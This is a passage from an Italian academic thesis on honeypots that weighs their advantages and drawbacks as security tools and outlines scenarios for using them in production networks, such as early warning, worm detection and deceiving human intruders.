   Nel capitolo precedente si è parlato diffusamente di come un *honeypot* sia in grado di affrontare efficacemente sia il problema dei *falsi positivi* che quello dei *falsi negativi*. L'unico aspetto che vale la pena sottolineare ancora una volta è dovuto al fatto che, in realtà, i *falsi positivi* non vengono totalmente annullati bensì fortemente ridimensionati, cosicché non diventa troppo difficile identificarli, anche perché –

come giù precisato – la quantità delle informazioni acquisite da un *honeypot* non è molto elevata.

3. **Bassa probabilità che le sue risorse vadano esaurite** [Spi02]

   Grazie al fatto che gli *honeypot* non monitorano l'intera rete ma si limitano a prendere in considerazione solamente quelle attività che li coinvolgono direttamente, le possibilità che esso sia sovraccaricato sono piuttosto limitate. Pertanto, esso può essere adottato senza grandi problemi anche in reti particolarmente veloci. Grazie a ciò, non è necessario utilizzare *hardware* particolarmente potenti, anzi, l'implementazione di un *honeypot* può essere anche una maniera intelligente di "riciclare" sistemi obsoleti rimasti inutilizzati. L'unica eccezione a quest'ultimo aspetto può venire dall'utilizzo dei *software* di virtualizzazione. In questi casi, poiché in un singolo computer vengono effettivamente eseguiti più sistemi operativi reali, è necessario che la macchina adottata sia dotata di risorse adeguate, soprattutto in termini di memoria *RAM*.

4. **Semplicità** [Spi02]

   Con il termine "*semplicità*" *non* si vuole indicare che la realizzazione, la configurazione e l'utilizzo di un *honeypot* siano caratterizzate da un basso livello di complessità. Sebbene in genere ciò sia vero per soluzioni a *bassa interazione*, nel caso degli *High Interaction honeypot* si possono infatti incontrare difficoltà significative. Piuttosto, quello che si desidera è mettere in evidenza che il principio base su cui si fonda ogni *honeypot*, indipendentemente dalla sua complessità, è quanto di più semplice si possa immaginare. Ciò costituisce sicuramente un significativo vantaggio poiché, in genere, le soluzioni migliori sono anche quelle più semplici, dato che minori sono le probabilità che qualcosa vada male. Ad esempio, se le funzionalità degli *honeypot* fossero basate su complicati algoritmi di analisi del traffico di rete o sulla presenza di un *database* di regole da configurare, la probabilità di insorgenza di errori sarebbe sicuramente maggiore. Gli essere umani sono infatti molto inclini a compiere sbagli, e sicuramente l'implementazione di *software* complessi e la redazione di regole sono tra le attività più inclini all'errore.

5. **Molto adatti per attività di ricerca** [Gri05]

   Probabilmente uno degli aspetti che più distinguono gli *honeypot* dalle altre tecnologie di sicurezza è costituito dalla possibilità di utilizzarli proficuamente per

scopi di ricerca. Infatti, essi sono caratterizzati da una capacità che tecnologie come *IDS* e *firewall* non hanno: sono in grado di interagire con l'attaccante. Ciò vuol dire che essi possono acquisire informazioni che, altrimenti, sarebbero state ricavate con notevole difficoltà. Tra queste, particolarmente significative sono quelle inerenti le nuove tattiche di attacco elaborate dagli attaccanti ed i *tool* utilizzati per metterle in pratica. Questa capacità è estremamente sviluppata negli *High Interaction honeypot*, tuttavia anche i *Low Interaction* ed i *Medium Interaction* possono dare il proprio contributo in questo senso, ovviamente in una misura strettamente dipendente dalla sofisticatezza delle emulazioni adottate. Di conseguenza, anche questi ultimi possono essere utilizzati per attività di ricerca, sebbene in genere vengano utilizzati più per compiere indagini statistiche sulle tipologie di minacce esistenti e sulla loro diffusione che per compiere indagini sulle rispettive modalità di esecuzione o sulla comunità degli *hacker* in generale.

6. **Possibilità di supportare il traffico criptato e IPv6** [Gri05] [Spi03b]

   L'adozione di tecnologie di sicurezza sempre più avanzate non ha sicuramente scoraggiato i malintenzionati, che anzi reagiscono elaborando tecniche di attacco più sofisticate. Ad esempio, molto usate sono la crittografia ed il protocollo *IPv6*. Nel primo caso, gli attaccanti utilizzano tecnologie come *SSH* (*Secure Shell*), *IPSec* (*IP Security*) e *SSL* (*Secure Sockets Layer*) per evitare rilevamenti da parte dei *NIDS*. In sostanza, prima di effettuare la vera e propria attività maligna, gli attaccanti stabiliscono una connessione criptata, in modo da alterare a tal punto il traffico di rete generato da non consentire ai *NIDS* di individuare al suo interno i *pattern* che caratterizzano gli attacchi noti. Mediante il protocollo *IPv6*, invece, gli attaccanti fanno affidamento sul fatto che, in genere, le tradizionali tecnologie di sicurezza non sono ancora in grado di gestire questo protocollo. Tuttavia, la maggior parte dei sistemi operativi in uso sono abbastanza recenti da poterlo adeguatamente supportare, sebbene in genere tale funzionalità è disabilitata per *default*. Conseguentemente, una tattica utilizzata dagli attaccanti è quella di violare i sistemi per vie tradizionali, abilitare in essi il protocollo *IPv6* e continuare l'attacco utilizzando quest'ultimo. In questa maniera il traffico *IPv6* generato viene incapsulato in tradizionali pacchetti *IPv4*, impedendo di fatto ai *NIDS* di comprendere le reali informazioni contenute in tali pacchetti [Gri05]. Fortunatamente, gli *honeypot* possono affrontare efficacemente

entrambe queste minacce. Grazie al fatto che esso è un sistema esclusivamente rivolto ad interagire con gli attaccanti, e quindi è sensibilmente monitorato, diventa possibile catturare i dati inviati dall'attaccante anche quando egli utilizza una connessione criptata. Infatti, una volta giunti all'interno dell'*honeypot*, i dati devono necessariamente essere messi in chiaro per poter essere intelligibili al processo a cui sono destinati. Svolta questa incombenza, diventa così possibile trattenerne una copia senza pregiudicare il buon funzionamento del processo destinatario. Lo stesso principio è applicabile anche nel caso del protocollo *IPv6*: una volta giunti nell'*honeypot*, deve necessariamente essere eseguito un doppio procedimento di "*de-incapsulamento*" per ricavare dai pacchetti *IPv4* quelli *IPv6* e, da quest'ultimi, i dati effettivi. Si noti, tuttavia, che questa possibilità non è intrinseca ad ogni *honeypot*, ma è necessario che esso sia configurato appositamente per poterla supportare. Sebbene spesso questa possibilità venga attribuita agli *High Interaction honeypot*, almeno in linea teorica essa può essere presente anche nelle altre due tipologie, anzi, probabilmente è anche più agevole implementarla. In essi, infatti, è sufficiente fare in modo che le varie emulazioni siano in grado di gestire il traffico criptato e *IPv6* e di copiare in un apposito file di *log* tutte i dati ricevuti dall'attaccante. Ciò naturalmente significa di prevedere delle emulazioni piuttosto sofisticate, in cui i meccanismi che consentono di instaurare ed utilizzare connessioni criptate e di gestire il traffico *IPv6* devono essere implementati in maniera completa, del tutto simile a quelli presenti nelle macchine reali. Nel caso degli *High Interaction honeypot*, invece, la questione va affrontata in maniera differente: in essi è possibile utilizzare i normali *software* deputati alla gestione del traffico *criptato* ed *IPv6*; tuttavia sorgono delle difficoltà per acquisire i dati ricevuti da una connessione criptata. Per risolvere questo problema, è necessario che nell'*honeypot* siano presenti dei meccanismi che effettuino uno stretto monitoraggio sulle attività dei processi, compreso l'utilizzo delle *system call* del sistema operativo.

7. **Ottimo strumento didattico**

   Grazie alla loro capacità di acquisire informazioni notevolmente dettagliate, gli *honeypot* possono essere efficacemente utilizzati per scopi didattici. Si può pensare, ad esempio, di realizzare un *honeypot* non collegato alla rete esterna e sottoporlo poi a

vari attacchi noti. In questa maniera, è possibile mostrare con facilità le modalità di azione di *exploit*, *virus* e *worm*.

8. **Return of Investment (ROI)** [Spi02]

   In questo caso non siamo in presenza di un vantaggio di tipo tecnico quanto piuttosto di natura gestionale. In altre parole, esso non contribuisce direttamente a rendere gli *honeypot* una soluzione in grado di combattere efficacemente le minacce alla sicurezza; piuttosto, ha un ruolo di primo piano nell'aumento della consapevolezza dei problemi di sicurezza informatica tra i *manager* aziendali. Infatti, tipicamente costoro non hanno le competenze tecniche necessarie per capire appieno l'importanza di avere un'infrastruttura informatica il più possibile sicura. Conseguentemente, non riescono a vedere nell'adozione dei classici strumenti di sicurezza un *ritorno di investimento* tale da giustificare il relativo dispendio di tempo e denaro. Questo problema è poi amplificato dal fatto che le tecnologie preventive come i *firewall* possono dare un senso di falsa sicurezza: spesso il *management* non realizza che l'assenza di gravi attacchi è dovuta proprio all'adozione di questi strumenti e non alla bassa probabilità di venire attaccati; pertanto, attribuisce a tali strumenti un'importanza limitata. Naturalmente ciò ostacola in maniera sensibile la diffusione sia delle tecnologie di protezione che di un'adeguata cultura di sicurezza. Grazie alle loro caratteristiche, gli *honeypot* consentono di superare anche questo problema: la loro pronta rilevazione di attività quasi sicuramente di origine illecita consente anche ad un profano di prendere coscienza della portata del problema della sicurezza. Conseguentemente, l'utilizzo di un *honeypot* è in grado di ridurre il rischio non solo grazie alle sue capacità, ma anche attraverso la conseguente maggiore propensione del *management* ad investire nella sicurezza adottando anche tecnologie di differente tipo.

Come preannunciato, dopo essersi concentrati sugli aspetti più positivi è la volta di approfondire i ***punti di debolezza*** che caratterizza un qualsiasi sistema *honeypot* e che possono scoraggiare la loro adozione.

1. **Possibilità di affrontare solamente minacce rivolte verso esso** [Spi02]

   Sicuramente il più grande svantaggio di un qualsiasi sistema *honeypot* è costituito dalla sua capacità di poter affrontare *solamente* quelle minacce che si rivolgono direttamente ad esso. Ciò significa che non è in grado di rilevare attività sospette se

esse coinvolgono gli altri sistemi della rete. Se quindi per un qualsiasi motivo un attacco automatizzato o manuale interagisce con tutti i sistemi di produzione ma non con l'*honeypot*, i responsabili di sicurezza saranno praticamente impossibilitati a scoprirlo se fanno affidamento solamente su questo strumento. Si capisce facilmente, quindi, la necessità di evitare che l'attaccante scopra la vera natura di un *honeypot*; inoltre, esso si rivela praticamente inutile nei casi in cui l'attacco provenga da un utente disonesto quando egli è a conoscenza dei dettagli inerenti la configurazione e la topologia della rete. In definitiva, è principalmente questo svantaggio a sconsigliare l'utilizzo degli *honeypot* come unico meccanismo di sicurezza; invece, è strettamente necessario che esso venga affiancato alle tradizionali tecnologie di prevenzione e di rilevamento.

2. **Possibilità che gli attaccanti scoprano la sua vera natura** [Spi02]

   Un altro problema che affligge gli *honeypot* è costituito dalla possibilità che l'attaccante riesca a dedurre che sta interagendo con un "sistema civetta". La pericolosità di una simile evenienza è già stata motivata nel punto precedente, per cui non ci soffermeremo oltre su questo aspetto. Ciò che invece è interessante analizzare sono le modalità che possono permettere l'identificazione di un *honeypot*. Per quanto riguarda quelli che fanno uso di *emulazioni*, una prima debolezza può derivare dalla loro semplicità. Ad esempio, prodotti come ***BackOfficer Friendly*** sono troppo poco evoluti per ingannare *hacker* alle prime armi. Il fatto che le risposte da esso restituite siano sempre identiche e non personalizzabili, infatti, costituisce un segnale praticamente inconfondibile della sua presenza. Anche nel caso di prodotti più evoluti, tuttavia, non si è al riparo da questo pericolo. Ad esempio, nelle emulazioni dei servizi possono esistere dei comportamenti contraddistintivi che possono essere utilizzati dagli attaccanti come una *signature* in una maniera del tutto paragonabile a quanto fatto dagli *IDS* nei confronti degli attacchi. Inoltre, un ulteriore pericolo deriva dalla presenza di incongruenze nella configurazione dell'*honeypot*, soprattutto in merito ai servizi forniti rispetto al sistema operativo della macchina su cui è in esecuzione l'*honeypot*. Se ad esempio l'attaccante rileva la presenza del *web server IIS* su un sistema *Linux*, non faticherà molto a capire che non è di fronte ad un sistema tradizionale. Anche se con una probabilità piuttosto modesta, può infine capitare che esistano delle vulnerabilità nei *software honeypot* stessi, tali da rendere possibile agli

attaccanti il danneggiamento dell'operatività dell'*honeypot* o, addirittura, la violazione del sistema operativo sottostante con acquisizione dei privilegi di amministratore.

Purtroppo, a questo problema non sono immuni nemmeno i più sofisticati *High Interaction honeypot*, anche se per altri motivi. La loro complessità, infatti, può indurre i responsabili della sicurezza a compiere errori di configurazione che possono consentire gli attaccanti non solo di riconoscere l'*honeypot* come tale, ma anche di disabilitare i vari meccanismi di monitoraggio e controllo in esso presenti. Un ulteriore pericolo è poi dato dall'eventuale utilizzo di *software* di virtualizzazione: non è infatti difficile determinare se si sta interagendo con un sistema operativo in esecuzione su una macchina virtuale oppure su una reale.

3. **Rischio** [Spi02] [Gri05]

   Un altro aspetto che è necessario tenere ben presente quando si decide si realizzare un *honeypot* è relativo al *rischio* che la sua introduzione può generare per l'infrastruttura informatica. In altre parole, è possibile che la presenza di un *honeypot* dia modo ad un attaccante di eseguire azioni malevoli che, in caso contrario, non avrebbe potuto compiere. Ad esempio, potrebbe sfruttare la compromissione di un *honeypot* per attaccare i sistemi di produzione ma anche altre organizzazioni. La probabilità di una simile evenienza è tuttavia strettamente dipendente dal tipo di *honeypot* adottato ed è particolarmente elevata in quelli ad alta interazione, sia perché con essi gli attaccanti hanno la possibilità di accedere piuttosto facilmente ad un sistema operativo reale, sia perché spesso si tende a lasciare l'intruso nel sistema per lungo tempo per poterne studiare meglio le mosse. Per contro, nel caso dei *Low Interaction honeypot* questa probabilità può essere considerata trascurabile, anche se non nulla. Pertanto, anche in quest'ultimo caso è necessario porre attenzione alla configurazione del *software honeypot* e, soprattutto, del sistema operativo sottostante.

4. **Possibili problemi legali** [Spi02]

   Per quanto strano possa sembrare, l'utilizzo di un *honeypot* può portare anche alcuni problemi legali, sebbene legati soprattutto agli *High Interaction honeypot*. In sostanza, questi problemi sono derivanti da due aspetti: violazione della *privacy* e possibilità di essere considerati responsabili degli attacchi eseguiti dall'*hacker* per mezzo dell'*honeypot* violato. Nel primo caso, un po' paradossale, la *privacy* che può essere violata è quella dell'attaccante, che ad esempio può utilizzare un *honeypot* per spedire

email o per comunicare con altri *hacker*. È tuttavia ben poco probabile che l'organizzazione proprietaria dell'*honeypot* possa avere effettivamente dei problemi per questa eventualità; per completezza, è stato comunque ritenuto corretto nominarla. Ben più serio è invece il secondo aspetto. Se un *honeypot* non è ben realizzato ed attentamente controllato, un attaccante può utilizzarlo per sferrare attacchi anche molto seri a sistemi di altre organizzazioni, come ad esempio quelli *denial of service*. Oppure, può utilizzare l'*honeypot* per memorizzare e distribuire materiale illegale come *software* pirata, numeri di carte di credito rubati o materiale pedo-pornografico. In tutti questi casi, c'è il serio rischio che ad essere considerata responsabile sia l'organizzazione proprietaria dell'*honeypot*. C'è comunque da dire che fino ad ora non sono stati compiuti molti studi sull'argomento e che, quelli esistenti, prendono in considerazione la legislazione statunitense. Ad ogni modo, la trattazione di queste problematiche è al di fuori degli scopi di questa tesi e, pertanto, non verranno trattati ulteriormente.

9. **Presi singolarmente, possono fornire solo una vista locale delle minacce** [JiaXu04]
   Ogni *honeypot* è in grado di rilevare solamente gli attacchi ad esso rivolti e, quindi, le informazioni che raccoglie non possono essere utilizzate per trarre conclusioni valide globalmente, a livello cioè dell'intera Internet. Ad esempio, se viene constatata un'attività particolarmente elevata per un determinato *exploit*, essa non può essere un affidabile testimone della recrudescenza di tale minaccia a livello globale. Se invece si disponessero di dati globali, sarebbe possibile effettuare degli studi molto interessanti in merito alla diffusione ed al funzionamento delle minacce. Ad esempio, sarebbe possibile applicare procedimenti di inferenza statistica per desumere informazioni in merito allo stato del traffico di Internet, "prevedere" in qualche misura la diffusione futura delle minacce, osservare la dinamica degli attacchi in larga scala, correlare informazioni derivanti da eventi verificatesi in locazioni geografiche anche molto distanti tra loro. Un modo per poter soddisfare queste esigenze è quello di realizzazione un'architettura *honeypot* distribuita, caratterizzata cioè dalla presenza di svariati sistemi situati fisicamente in locazioni e spazi di indirizzi diversi. È però necessario sottolineare che la realizzazione di una simile soluzione deve avvenire in maniera assolutamente coscienziosa: non basta infatti prendere svariati *honeypot* e semplicemente distribuirli in locazioni distinte. Invece, è opportuno che essi siano

ripartiti in maniera omogenea nell'intero spazio degli indirizzi *IP*, che siano configurati in maniera comparabile (fornendo, ad esempio, gli stessi servizi) e, soprattutto, che vengano gestiti seguendo le stesse politiche. Tutto ciò è, ovviamente, molto complesso sia sotto un punto di vista prettamente tecnico che sotto quello amministrativo. Innanzitutto, la creazione di una simile architettura è impegnativa e costosa, tanto che tipicamente può essere alla portata solo di più organizzazioni che si associano tra loro; in secondo luogo, la gestione e la raccolta dati viene sensibilmente complicata. Per poter essere utili, infatti, le informazioni ricavate devono essere raccolte in una locazione centrale, introducendo così nuove problematiche tecniche e di gestione. Inoltre, la presenza di più organizzazioni necessita un'ottima coordinazione tra di esse, cosa non sempre facile da ottenere quando devono collaborare entità distinte, potenzialmente caratterizzate da un livello di competenze tecniche anche molto diverso tra loro. Ad ogni modo, questo svantaggio è significativo solamente per gli *honeypot di ricerca* poiché, per la loro natura, quelli *di produzione* sono interessati solamente alle minacce rivolte verso l'organizzazione che li adotta.

3.2 Obiettivi e scenari di utilizzo

Nel capitolo precedente si è discusso in maniera piuttosto generica di come un *honeypot* sia in grado di ***ridurre il rischio*** di un'organizzazione e, quindi, di migliorarne la sicurezza. Nel paragrafo appena concluso si sono invece formalizzati i *vantaggi* che caratterizzano questa tecnologia così come gli *svantaggi* che ne possono scoraggiare l'adozione. A questo punto, quindi, non rimane che discutere di come è possibile sfruttare le numerose buone qualità degli *honeypot* per perseguire i propri obiettivi. Questo è proprio lo scopo del presente paragrafo. In esso, infatti, verranno mostrati alcuni esempi di utilizzo al fine di chiarire sia le potenzialità di questi strumenti che gli scenari più tipici in cui essi si rivelano utili. Ovviamente non si ha nessuna pretesa di esaustività, poiché la flessibilità degli *honeypot* consente di utilizzarli per un ampio spettro di finalità. Inoltre, non si daranno informazioni dettagliate su come effettivamente implementarli nei singoli casi ma ci si limiterà ad evidenziarne le differenze. Questa scelta è dettata soprattutto dal fatto che, indipendentemente dalle finalità, le possibili architetture su cui basare

l'implementazione di un *honeypot* sono piuttosto limitate. Ciò che differenzia realmente le varie implementazioni, infatti, è relativo essenzialmente alle modalità di configurazione e di utilizzo. Per questi motivi, si è deciso di separare la trattazione delle questioni inerenti l'***architettura*** – che sarà l'argomento del prossimo capitolo – da quelle più strettamente legate alla ***configurazione*** delle macchine *honeypot* ed alle ***politiche*** di utilizzo, mantenimento ed analisi delle attività .

Entriamo quindi nel vivo del paragrafo descrivendo uno ad uno vari scenari di utilizzo, i quali sono stati organizzati a seconda che si riferiscano ad un *honeypot di produzione* o ad uno *di ricerca*. È però importante precisare che non necessariamente essi sono alternativi fra loro; in altre parole, è possibile avere un *honeypot* in grado di perseguire obiettivi relativi a più di uno scenario contemporaneamente.

Iniziamo con gli ***honeypot di produzione*** ricordando che il loro scopo ultimo è quello di ***aumentare la sicurezza*** dell'organizzazione che lo gestisce. Per questo motivo, *in generale* le informazioni da essi acquisite devono essere finalizzate più a ridurre il rischio dell'organizzazione che a permettere lo studio in ogni dettaglio degli eventi riscontrati. Inoltre, è molto importante che essi siano degli strumenti agevoli da utilizzare, quindi è necessario che siano semplici da configurare e mantenere, altrimenti il tempo impiegato per la loro gestione può andare a discapito di altre importanti attività. Molto apprezzate sono poi le funzionalità di analisi degli eventi riscontrati, poiché sono molto utili per scoprire le eventuali correlazioni tra di essi. A causa di tutte queste caratteristiche, le soluzioni che si rivelano più adeguate per quest'ambito sono quelle a ***bassa*** e ***media interazione***, tuttavia ciò non toglie che possano essere presi in considerazione anche gli *High Interaction honeypot*, magari configurati in maniera tale da minimizzare ogni rischio. La scelta di questi strumenti, però, deve essere ben ponderata: per loro natura, essi sono molto complessi da configurare, monitorare e mantenere. Altrettanto onerose sono poi le attività di analisi degli eventi rilevati, poiché le informazioni acquisite possono essere così approfondite da richiedere un notevole tempo per capire effettivamente cosa sia successo; di conseguenza, può essere difficile reagire in breve tempo ad un attacco. Conseguentemente, per godere appieno dei suoi benefici può essere necessario avere una squadra di esperti esclusivamente dedicata alla sua gestione, cosa che per molte organizzazioni è semplicemente improponibile. Tuttavia, ciò non sta a significare che in questi casi la scelta di un *High Interaction honeypot* debba essere

sempre scartata a priori. Semplicemente, si desidera evidenziare che essi non devono essere utilizzati come colonna portante dell'infrastruttura di sicurezza: per questi scopi è meglio utilizzare una soluzione a bassa interazione e, prima ancora, applicare le consuete misure di sicurezza. Piuttosto, essi possono rendersi utili in quelle realtà in cui gli esperti di sicurezza desiderano aumentare il proprio *know-how*, soprattutto relativamente agli attacchi più avanzati. In questo modo, hanno la possibilità di imparare nozioni che possono rivelarsi utili per migliorare la sicurezza della propria rete e, magari, scoprire anche nuove vulnerabilità e strategie di attacco. In altre parole, gli *High Interaction honeypot* possono essere un'arma in più per combattere i malintenzionati, non una soluzione su cui fare cieco affidamento; anzi, prima delle loro adozione è necessario soppesare accuratamente i benefici da essi apportati con i lati negativi che li caratterizzano, primo fra tutti l'introduzione di una buona dose di *rischio*. In definitiva, spesso è molto più conveniente spendere il tempo che sarebbe stato necessario per lo loro realizzazione e manutenzione nell'applicazione delle tradizionali misure di sicurezza [Spi02], come un'accurata configurazione di *firewall* e *IDS* oltre che ad un'attenta definizione delle *politiche di sicurezza*.

In ogni caso, l'utilizzo più diffuso di questi strumenti prevede che, una volta rilevata attività sospetta, la si lasci libera di agire solamente per il tempo ritenuto strettamente necessario. In altre parole, è necessario intervenire non appena sono state acquisite le informazioni ritenute opportune e fare in modo che i servizi offerti dall'*honeypot* impediscano all'attaccante di spingersi oltre un certo limite. Ad esempio, se si desidera solo rilevare scansioni di rete, è sufficiente adottare delle semplici emulazioni di servizi e magari modificare le regole del *firewall* per bloccare una sorgente particolarmente attiva in tal senso. Se invece si desidera venire a conoscenza dell'eventuale presenza di *worm* nella propria rete, è necessario adottare soluzioni a *media interazione*, aspettare che esse scarichino effettivamente il codice malevolo per poi verificare se quest'ultimo ha infettato anche i sistemi di produzione. Infine, per poter massimizzare la protezione delle proprie risorse informatiche, è consigliato implementare più *honeypot* in modo che coprano ciascun segmento di rete. Conseguentemente, è opportuno che le soluzioni adottate prevedano anche di poter memorizzare le informazioni acquisite in un *server* centrale, in modo da semplificarne l'analisi, e che forniscano funzionalità di gestione remota.

1. **Identificare le minacce in corso nella propria rete** [Spi02]

Probabilmente questo è in assoluto l'utilizzo più diffuso poiché sfrutta in maniera egregia una delle caratteristiche più peculiari di un sistema *honeypot*: l'essere dotato intenzionalmente di vulnerabilità pronte da essere sfruttate. In questa maniera, diventa possibile rilevare prontamente le attività poco lecite in un determinato segmento di rete semplicemente inserendovi un *honeypot*. Grazie a questa caratteristica, un siffatto *honeypot* può essere a buon diritto considerato un ***Early Warning System***, ovvero uno strumento in grado di avvisare della presenza di attività maligna molto prima che essa attacchi e violi i sistemi di produzione. Questo perché generalmente gli attacchi vengono preceduti da attività volte a verificare l'esistenza dell'*host* e la presenza in esso del servizio o della vulnerabilità cercata. Spesso, inoltre, gli attaccanti utilizzano dapprima tecniche di attacco relativamente semplici, per poi passare a quelle più evolute [Sin01]. Mediante un sistema *honeypot*, quindi, è possibile rilevare sia tali "segni premonitori", sia i primi approccio offensivi messi in pratica dagli *hacker*. Naturalmente, il tipo di vulnerabilità che devono essere previste sono strettamente dipendenti dai tipi di attacchi che si desiderano rilevare; in genere, comunque, è una buona scelta prevedere quante più vulnerabilità possibili. Conseguentemente, non è necessario che l'*honeypot* sia configurato in modo da fornire solamente quei servizi che caratterizzano i sistemi di produzione presenti nello stesso segmento di rete. Ad esempio, è possibile prevedere un servizio *FTP* anche se non si ha a disposizione un server *FTP* reale. Questo perché in tali situazioni si è interessati a sapere se sono in corso tentativi di attacco indipendentemente dalla loro effettiva capacità di arrecare danno ai sistemi di produzione. Ad esempio, può interessare conoscere se qualcuno sta eseguendo scansioni di rete alla ricerca di vulnerabilità da sfruttare anche se esse prendono in considerazioni servizi non posseduti. Ciò può essere molto utile anche per rilevare attività non consentite provenienti dall'***interno dell'organizzazione***: ad esempio, un impiegato disonesto può mettersi alla ricerca di qualche server vulnerabile per rubare informazioni o per compiere attività poco lecite. Un altro scopo per il quale questi *honeypot* possono dimostrarsi molto utili è il ***rilevamento di worm*** e di altro codice in grado di propagarsi autonomamente. Una volta che questi *software* maliziosi sono riusciti a penetrare in un sistema, infatti, tentano di diffondersi ulteriormente controllando se in altri sistemi – scelti casualmente – sono presenti le vulnerabilità da essi sfruttate. Conseguentemente, se uno di essi interagisce con un

honeypot, allora si ha un chiaro sintomo dei loro tentativi di propagarsi. In particolare, si possono avere due situazioni: se l'origine della comunicazione è esterna, allora si è in presenza di un tentativo di penetrare nella propria rete; se invece l'origine è interna, allora l'attacco ha già avuto successo poiché è riuscito a violare uno dei sistemi di produzione. Evidenziamo, però, che la prima situazione non necessariamente sta ad indicare che la propria rete è rimasta immune: dato il meccanismo di propagazione di queste minacce, infatti, nulla può impedire di subire un tentativo di attacco proveniente dall'esterno anche quando la propria rete è già infetta. In altre parole, il solo fatto che un *honeypot* rilevi un tentativo di attacco da parte di questi *software* non è in grado di impedire che questi violino (od abbiano già violato) i sistemi di produzione. Semplicemente, si ha uno strumento in più per intervenire durante le primissime fasi di propagazione ed impedire, così, una compromissione massiccia dei propri sistemi. Per tutti questi motivi, se si vuole utilizzare un *honeypot* per puri scopi di rilevamento, è opportuno che esso presenti un'ampia gamma di servizi vulnerabili e che sia in grado di monitorare anche porte diverse da quelle "*well-known*". Conseguentemente, la scelta migliore in questi casi è costituita da un *Low Interaction honeypot* o, per esigenze particolari, da uno a *media interazione*.

2. **Prevenire gli attacchi da parte di essere umani** [Spi02]

   Se l'utilizzo descritto nel punto precedente è quello più diffuso, sicuramente questo è storicamente quello che più contraddistingue un sistema *honeypot*. Fin dagli albori di questa tecnologia, infatti, l'idea di prevenire furti di informazioni "attirando" l'attaccante verso una macchina civetta si è dimostrata particolarmente attraente per i responsabili della sicurezza, tanto che ancora oggi molti considerano questo utilizzo come la caratteristica che più contraddistingue un *honeypot*. Come si è ampiamente discusso in precedenza, però, questa conclusione non è pienamente condivisibile. La stragrande maggioranza degli attacchi, infatti, avviene secondo modalità automatizzate; inoltre, le loro vittime vengono scelte in modo sostanzialmente casuale e, quindi, non sono alla ricerca di particolari informazioni da carpire. Conseguentemente, in questi casi l'inganno costituito dall'*honeypot* non può costituire un grosso ostacolo né alla riuscita dell'attacco né alla sua diffusione tra i sistemi di produzione. Le uniche situazioni in cui questo approccio può rivelarsi utile sono quelle in cui sono particolarmente elevate la probabilità di rimanere vittima di un

attacco perpetrato direttamente da un *hacker* in carne ed ossa alla ricerca di determinate informazioni. In sostanza, esse si riducono a tutte quelle organizzazioni di medie e grandi dimensioni che gestiscono informazioni sensibili o che, comunque, hanno al loro interno informazioni che devono essere particolarmente protette. Alcuni tipici esempi sono gli istituti finanziari e bancari, le organizzazioni governative e così via. In queste situazioni, la realizzazione di un *honeypot* deve seguire regole diverse da quelle viste in precedenza. Innanzitutto, è più corretto l'utilizzo di soluzioni ad *alta interazione* poiché, in genere, le conoscenze degli attaccanti che perpetrano simili attracchi è tale da riconoscere senza troppe difficoltà la presenza di emulazioni, vanificando di fatto l'utilità dell'*honeypot*. In questi casi, infatti, è fondamentale che esso sia quanto più plausibile possibile e, di conseguenza, è necessario che le vulnerabilità presenti in esso non siano troppe e non troppo scontate, in modo da evitare di dare all'attaccante l'impressione che sta interagendo con un sistema dedicato proprio ad essere attaccato. Per motivi di sicurezza, poi, è opportuno che l'*honeypot* sia adeguatamente separato dai veri sistemi di produzione: inserirlo nella stessa sottorete è quindi una cattiva idea. Probabilmente, però, ciò che è più importante curare – ed anche ciò che implica più impegno – non è tanto la configurazione dell'*honeypot* quanto l'inserimento in esso di informazioni fittizie ma che riescano comunque a destare l'interesse dell'attaccante. Non è quindi sufficiente prevedere dei file il cui nome richiama la tipologia delle informazioni riservate che essi dovrebbero contenere se poi, al loro interno, vengono inseriti solamente dati senza senso. Quindi, è necessario dedicare molta attenzione anche alla plausibilità delle informazioni fittizie contenute nell'*honeypot*. Se ad esempio si volessero inserire dei bilanci finanziari, allora sarebbe opportuno creare dei file contenenti realmente questo tipo di documenti ma con dati ed informazioni puramente fasulli. In questo modo è possibile convincere l'*hacker* della genuinità del sistema, in modo da spingerlo a trascorrere più tempo possibile al suo interno. Ciò è auspicabile sia per riuscire a capire quali informazioni egli sta effettivamente cercando che per aumentare le probabilità della sua identificazione.

3. **Incrementare la probabilità di rilevare attività maliziose sui sistemi di produzione**

Come si è già detto nel paragrafo precedente, il maggiore svantaggio di un *honeypot* è sicuramente costituito dalla possibilità di poter affrontare solamente quelle minacce rivolte esplicitamente verso esso. Un possibile modo di mitigare questo problema è quello di configurare un *honeypot* in modo che, nel caso venga attaccato, costituisca una sorta di campanello di allarme per i sistemi di produzione. Per far ciò, è necessario che l'*honeypot* rispecchi fedelmente la configurazione dei sistemi di produzione che si desiderano proteggere. Se ad esempio questi ultimi sono dotati del *web server IIS* nella versione *6.0*, non solo è necessario che l'*honeypot* fornisca questo tipo di servizio, ma è opportuno che esso sia proprio il *web server* di *Microsoft* nella stessa identica versione. In altre parole, gli *honeypot* devono essere delle ***macchine clone*** dei sistemi di produzione da proteggere, nelle quali è quindi possibile trovare le stesse vulnerabilità che affliggono i sistemi di produzione. Questo perché la stragrande maggioranza degli attacchi è preceduta da una fase di esplorazione per individuare le macchine di proprio interesse. Questa fase è sostanzialmente costituita dalla scansione sequenziale dello spazio di indirizzi *IP* del segmento di rete che si vuole attaccare. Conseguentemente, se viene rilevata dell'attività illecita sull'*honeypot*, allora è molto probabile che la stessa attività abbia interessato anche i sistemi di produzione. A questo punto, diventa piuttosto semplice capire se effettivamente anche quest'ultimi sono stati vittima di un attacco. Mediante un *honeypot*, infatti, è possibile ricavare molte informazioni sulle modalità di esecuzione di un attacco e sulle modifiche che esso compie sulla macchina nel caso in cui vada a buon fine. Pertanto, si mettono gli amministratori nelle migliori condizioni per verificare se anche i sistemi di produzione hanno subito la stessa sorte poiché, in sostanza, sanno già dove e cosa cercare. Inoltre, viene sensibilmente velocizzata l'attività di ripristino del sistema violato ed è possibile utilizzare le informazioni acquisite per migliorare la configurazione di *firewall* ed *IDS*. In realtà, questo ragionamento è valido anche per quei *honeypot* implementati per puri scopi di rilevamento secondo quanto detto nel punto 1. Se infatti si rilevano attività sui servizi da essi forniti, allora probabilmente anche i sistemi di produzione sono stati interessati da tali attività. Tuttavia, non necessariamente tali servizi rispecchiano quelli presenti nei sistemi di produzione e, soprattutto, essi vengono realizzati in modo da presentare numerose vulnerabilità; infine, essi sono tipicamente costituiti da emulazioni più o

